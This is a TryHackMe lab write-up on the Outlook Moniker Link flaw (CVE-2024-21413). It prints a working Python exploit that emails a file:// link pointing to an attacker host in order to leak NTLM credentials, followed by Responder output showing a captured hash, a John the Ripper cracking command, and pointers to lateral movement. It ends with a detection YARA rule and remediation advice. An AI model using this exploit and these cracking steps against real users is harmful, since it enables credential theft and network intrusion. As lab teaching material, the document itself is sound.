Moniker Link (CVE-2024-21413)
August 2025

TryHackMe.com
Alex Bondarchuk

04 August 2025

Intro

On February 13th, 2024, Microsoft announced a Microsoft Outlook RCE & credential leak vulnerability with the assigned CVE of CVE-2024-21413 (Moniker Link). Haifei Li of Check Point Research is credited with discovering the vulnerability.

The vulnerability bypasses Outlook's security mechanisms when handling a specific type of hyperlink known as a Moniker Link. An attacker can abuse this by sending an email that contains a malicious Moniker Link to a victim, resulting in Outlook sending the user's NTLM credentials to the attacker once the hyperlink is clicked.

Details relating to the scoring of the vulnerability have been provided in the table below:


CVSS	**Description**
Publish date	February 13th, 2024
MS article	https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413
Impact	Remote Code Execution & Credential Leak
Severity	Critical
Attack Complexity	Low
Scoring	9.8

Exploitation

We start by running 2 virtual machines. Windows 11 with outlook as our target and Linux kali as the attacker.

We start by creating an SMB listener.


- `-I` = Specifies the network interface (e.g., `eth0`, `ens5`, `wlan0`).
- `ens5` = The network interface you want Responder to listen on (commonly used in modern Linux systems).



```
root@ip-10-201-45-176:~# responder -I ens5

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```


After this I set-up the outlook on the target machine and make sure it's working. I also get the provided code for the explicit from the room and import it to my kali virtual machine for the attack. All credit goes to **CMNatic - https://github.com/cmnatic - Version: 1.0 | 19/02/2024.** For the code provided below.

We create a .py file with the code to perform the exploit




```python
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = 'attacker@monikerlink.thm' # Replace with your sender email address
receiver_email = 'victim@monikerlink.thm' # Replace with the recipient email address
password = input("Enter your attacker email password: ")
html_content = """\
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>

    </body>
</html>"""

message = MIMEMultipart()
message['Subject'] = "CVE-2024-21413"
message["From"] = formataddr(('CMNatic', sender_email))
message["To"] = receiver_email

# Convert the HTML string into bytes and attach it to the message object
msgHtml = MIMEText(html_content,'html')
message.attach(msgHtml)

server = smtplib.SMTP('MAILSERVER', 25)
server.ehlo()
try:
    server.login(sender_email, password)
except Exception as err:
    print(err)
    exit(-1)

try:
    server.sendmail(sender_email, [receiver_email], message.as_string())
    print("\n Email delivered")
except Exception as error:
    print(error)
finally:
    server.quit()
```

We modify the code accordingly, such as adding the IP address for our kali virtual machine into the exploit line and adding the provided THM ip address for the mailserver. After all that we run the .py and get the confirmation.



```
root@ip-10-201-45-176:~# python3 exploit.py
Enter your attacker email password: attacker

 Email delivered
root@ip-10-201-45-176:~# 
```

And there it is. Usually we would like to make it a pretty looking legit email with all the corpo buzz words but it's a time sink for this case.



Search Current Mailbox | Current Mailbox
All | Unread | By Date

Today

CMNatic
CVE-2024-21413 22:14
Click me <file://10.201.45.176/test!exploit> <end>

Older


Microsoft Outlook
Microsoft Outlook Test Message 17/02/2024
This is an email message sent automatically by Microsoft

Reply | Reply All | Forward

CMNatic <attacker(
CVE-2024-21413

Click me

After we click on ‘Click Me’ we go back to our attack machine and check the responder. We find the target netNTLMv2 hash right there.



```
  File "/opt/Responder/servers/WinRM.py", line 151, in handle
    buff = NetworkRecvBufferPython2or3(self.request.recv(8092))
socket.timeout: timed out
----------------------------------------
[*] [DNS] A Record poisoned answer sent to: ::ffff:103.203.59.3  Requested name:
[*] [DNS] A Record poisoned answer sent to: ::ffff:103.203.59.3  Requested name: .www.qq.com
[SMB] NTLMv2-SSP Client   : ::ffff:10.201.39.58
[SMB] NTLMv2-SSP Username : THM-MONIKERLINK\tryhackme
[SMB] NTLMv2-SSP Hash     : [redacted]
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
[*] Skipping previously captured hash for THM-MONIKERLINK\tryhackme
```

From there in a pentest environment we would try to get the password from the hash using tools like **John the ripper** with a format **--format=netntlmv2** and some sort of a word list to perform the dictionary attack against (like rockyou.txt).


So it would look like this : john --format=netntlmv2 hash.txt --wordlist=wordlist.txt

If the credentials are privileged we can attempt lateral movement, hash dumping (`mimikatz`, `secretsdump.py`), or establish persistence/C2.

If the credentials are low-privilege we can search for accessible shares, schedule tasks, or escalate via known local exploits.

Detection

Florian Roth created a YARA rule to detect email with the `file:\\` element in the Moniker Link.
https://github.com/Neo23x0/signature-base/blob/master/yara/expl_outlook_cve_2024_21413.yar


Florian Roth
@cyb3rops


I wrote a YARA rule designed to identify emails attempting to exploit CVE-2024-21413, a vulnerability in Microsoft Outlook that permits the unauthorized acquisition of NTLM credentials

#100daysofYARA #YARA
github.com/Neo23x0/signat...

```
mquery | tags
rule EXPL_CVE_2024_21413_Microsoft_Outlook_RCE_Feb24 {
   meta:
      description = "Detects emails that contain signs of a method to exploit CVE-2024-21413 in Microsoft Outlook"
      author = "Florian Roth"
      reference = "https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability/"
      date = "2024-02-17"
      score = 75
   vtsearch AND | OR | p:5- | google | github
   strings:
      $a1 = "Subject: "
      $a2 = "Received: "

      $xr1 = /href[\s=3D"']{2,20}file:\/\/\/\/\\\\[^"']{6,200}!/
   condition:
      filesize < 800KB
      and all of ($a*)
      and 1 of ($xr*)
}
```

10:57 am · 17 Feb 2024 · **58.2K** Views

Additionally, the SMB request from the victim to the client can be seen in a packet capture with a truncated netNTLMv2 hash using tools such as Wireshark.



```
287 1.903575   192.168.0.200   192.168.0.101   SMB2   294 Negotiate Protocol Response
288 1.903856   192.168.0.101   192.168.0.200   SMB2   220 Session Setup Request, NTLMSSP_NEGOTIATE
289 1.904274   192.168.0.200   192.168.0.101   SMB2   392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
290 1.904473   192.168.0.101   192.168.0.200   SMB2   731 Session Setup Request, NTLMSSP_AUTH, User: THM-MONIKERLINK\tryhackme
291 1.905311   192.168.0.200   192.168.0.101   SMB2   130 Session Setup Response, Error: STATUS_ACCESS_DENIED
292 1.905403   192.168.0.101   192.168.0.200   TCP     54 49896 → 445 [RST, ACK] Seq=1022 Ack=655 Win=0 Len=0
293 1.906398   192.168.0.101   192.168.0.200   TCP     66 49897 → 445 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
```

```
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 585
  ˅ Security Blob [truncated]: a1820[redacted]00
    ˅ GSS-API Generic Security Service Application Program Interface
      ˅ Simple Protected Negotiation
        ˅ negTokenTarg
            negResult: accept-incomplete (1)
            responseToken [truncated]: 4e544c4d535350000300000018001800a60000005201520 1be0000001e001e005800000012001200760000001e001e00880000001000100010020000158288e20a006345000
          ˅ NTLM Secure Service Provider
              NTLMSSP identifier: NTLMSSP
              NTLM Message Type: NTLMSSP_AUTH (0x00000003)
            > Lan Manager Response: 000000000000000000000000000000000000000000000000
              LMv2 Client Challenge: 0000000000000000
            ˅ NTLM Response [truncated]: 81a[redacted]
                Length: 338
                Maxlen: 338
                Offset: 190
              > NTLMv2 Response [truncated]: 81a[redacted]
            > Domain name: THM-MONIKERLINK
            > User name: tryhackme
            > Host name: THM-MONIKERLINK
            > Session Key: 6697b9ea1874bfa9595a957123bb33ca
            >  [truncated]Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Session
            > Version 10.0 (Build 17763); NTLM Current Revision 15
              MIC: ef4d6679e5182aaeaf1f5b26dbfa70a8
            mechListMIC: 01000000fd51f27e2d91677f00000000
          ˅ NTLMSSP Verifier
              Version Number: 1
              Verifier Body: fd51f27e2d91677f00000000
```

Remediation

Microsoft has included patches to resolve this vulnerability in February's "patch Tuesday" release.

Additionally, in the meantime, it is a timely reminder to practice general - safe - cyber security practices. For example, reminding users to:

- Do not click random links (especially from unsolicited emails)
- Preview links before clicking them
- Forward suspicious emails to the respective department responsible for cyber security

Since this vulnerability bypasses Outlook's Protected View, there is no way to reconfigure Outlook to prevent this attack. Additionally, preventing the SMB protocol entirely may do more harm than good, especially as it is essential for accessing network shares. However, you may be able to block this at the firewall level, depending on the organisation.